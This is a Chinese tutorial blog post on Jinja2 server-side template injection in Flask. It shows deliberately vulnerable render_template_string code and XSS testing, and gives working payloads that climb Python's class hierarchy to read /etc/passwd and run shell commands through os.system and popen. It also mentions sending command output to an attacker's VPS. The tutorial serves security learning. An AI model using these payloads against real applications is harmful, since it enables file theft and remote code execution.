flask基础
在学习SSTI之前,先把flask的运作流程搞明白。这样有利用更快速的理解原理。
路由
先看一段代码
from flask import flask
@app.route('/index/')
def hello_word():
    return 'hello word'
route装饰器的作用是将函数与url绑定起来。例子中的代码的作用就是当你访问http://127.0.0.1:5000/index的时候,flask会返回hello word。
渲染方法
flask的渲染方法有render_template和render_template_string两种。
render_template()是用来渲染一个指定的文件的。使用如下
return render_template('index.html')
render_template_string则是用来渲染一个字符串的。SSTI与这个方法密不可分。
使用方法如下
html = '<h1>This is index page</h1>'
return render_template_string(html)
模板
flask是使用Jinja2来作为渲染引擎的。看例子
在网站的根目录下新建templates文件夹,这里是用来存放html文件。也就是模板文件。
test.py

from flask import Flask,url_for,redirect,render_template,render_template_string
@app.route('/index/')
def user_login():
    return render_template('index.html')
/templates/index.html

<h1>This is index page</h1>
访问127.0.0.1:5000/index/的时候,flask就会渲染出index.html的页面。
模板文件并不是单纯的html代码,而是夹杂着模板的语法,因为页面不可能都是一个样子的,有一些地方是会变化的。比如说显示用户名的地方,这个时候就需要使用模板支持的语法,来传参。
例子
test.py

from flask import Flask,url_for,redirect,render_template,render_template_string
@app.route('/index/')
def user_login():
    return render_template('index.html',content='This is index page.')
/templates/index.html

<h1>{{content}}</h1>
这个时候页面仍然输出This is index page。
{{}}在Jinja2中作为变量包裹标识符。
模板注入
什么是模板注入呢?
不正确的使用flask中的render_template_string方法会引发SSTI。那么是什么不正确的代码呢?
xss利用
存在漏洞的代码
@app.route('/test/')
def test():
    code = request.args.get('id')
    html = '''
        <h3>%s</h3>
    '''%(code)
    return render_template_string(html)
这段代码存在漏洞的原因是数据和代码的混淆。代码中的code是用户可控的,会和html拼接后直接带入渲染。
尝试构造code为一串js代码。

将代码改为如下
@app.route('/test/')
def test():
    code = request.args.get('id')
    return render_template_string('<h1>{{ code }}</h1>',code=code)
继续尝试

可以看到,js代码被原样输出了。这是因为模板引擎一般都默认对渲染的变量值进行编码转义,这样就不会存在xss了。在这段代码中用户所控的是code变量,而不是模板内容。存在漏洞的代码中,模板内容直接受用户控制的。
模板注入并不局限于xss,它还可以进行其他攻击。
SSTI文件读取/命令执行
基础知识
在Jinja2模板引擎中,{{}}是变量包裹标识符。{{}}并不仅仅可以传递变量,还可以执行一些简单的表达式。
这里还是用上文中存在漏洞的代码
@app.route('/test/')
def test():
    code = request.args.get('id')
    html = '''
        <h3>%s</h3>
    '''%(code)
    return render_template_string(html)
构造参数{{2*4}},结果如下
 可以看到表达式被执行了。
在flask中也有一些全局变量。
文件包含
看了师傅们的文章,是通过python的对象的继承来一步步实现文件读取和命令执行的的。顺着师傅们的思路,再理一遍。
找到父类<type 'object'>-->寻找子类-->找关于命令执行或者文件操作的模块。
几个魔术方法
__class__  返回类型所属的对象
__mro__    返回一个包含对象所继承的基类元组,方法在解析时按照元组的顺序解析。
__base__   返回该对象所继承的基类
// __base__和__mro__都是用来寻找基类的

__subclasses__   每个新类都保留了子类的引用,这个方法返回一个类中仍然可用的的引用的列表
__init__  类的初始化方法
__globals__  对包含函数全局变量的字典的引用
1 、获取字符串的类对象
>>> ''.__class__
<type 'str'>
2 、寻找基类
>>> ''.__class__.__mro__
(<type 'str'>, <type 'basestring'>, <type 'object'>)
3 、寻找可用引用
>>> ''.__class__.__mro__[2].__subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>]
可以看到有一个`<type 'file'>` 4 、利用之
''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()
放到模板里
可以看到读取到了文件。
命令执行
继续看命令执行payload的构造,思路和构造文件读取的一样。
寻找包含os模块的脚本
#!/usr/bin/env python
# encoding: utf-8
for item in ''.__class__.__mro__[2].__subclasses__():
    try:
         if 'os' in item.__init__.__globals__:
             print num,item
         num+=1
    except:
        print '-'
        num+=1
输出
-
71 <class 'site._Printer'>
-
-
-
-
76 <class 'site.Quitter'>
payload
''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].system('ls')
构造paylaod的思路和构造文件读取的是一样的。只不过命令执行的结果无法直接看到,需要利用curl将结果发送到自己的vps或者利用ceye)
类似的payload同样有:
''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].popen('ls').read()
''.__class__.__mro__[2].__subclasses__()[40]('etc/passwd').read()
贴一个大佬写的python模板注入

本文部分摘抄自 https://www.freebuf.com/column/187845.html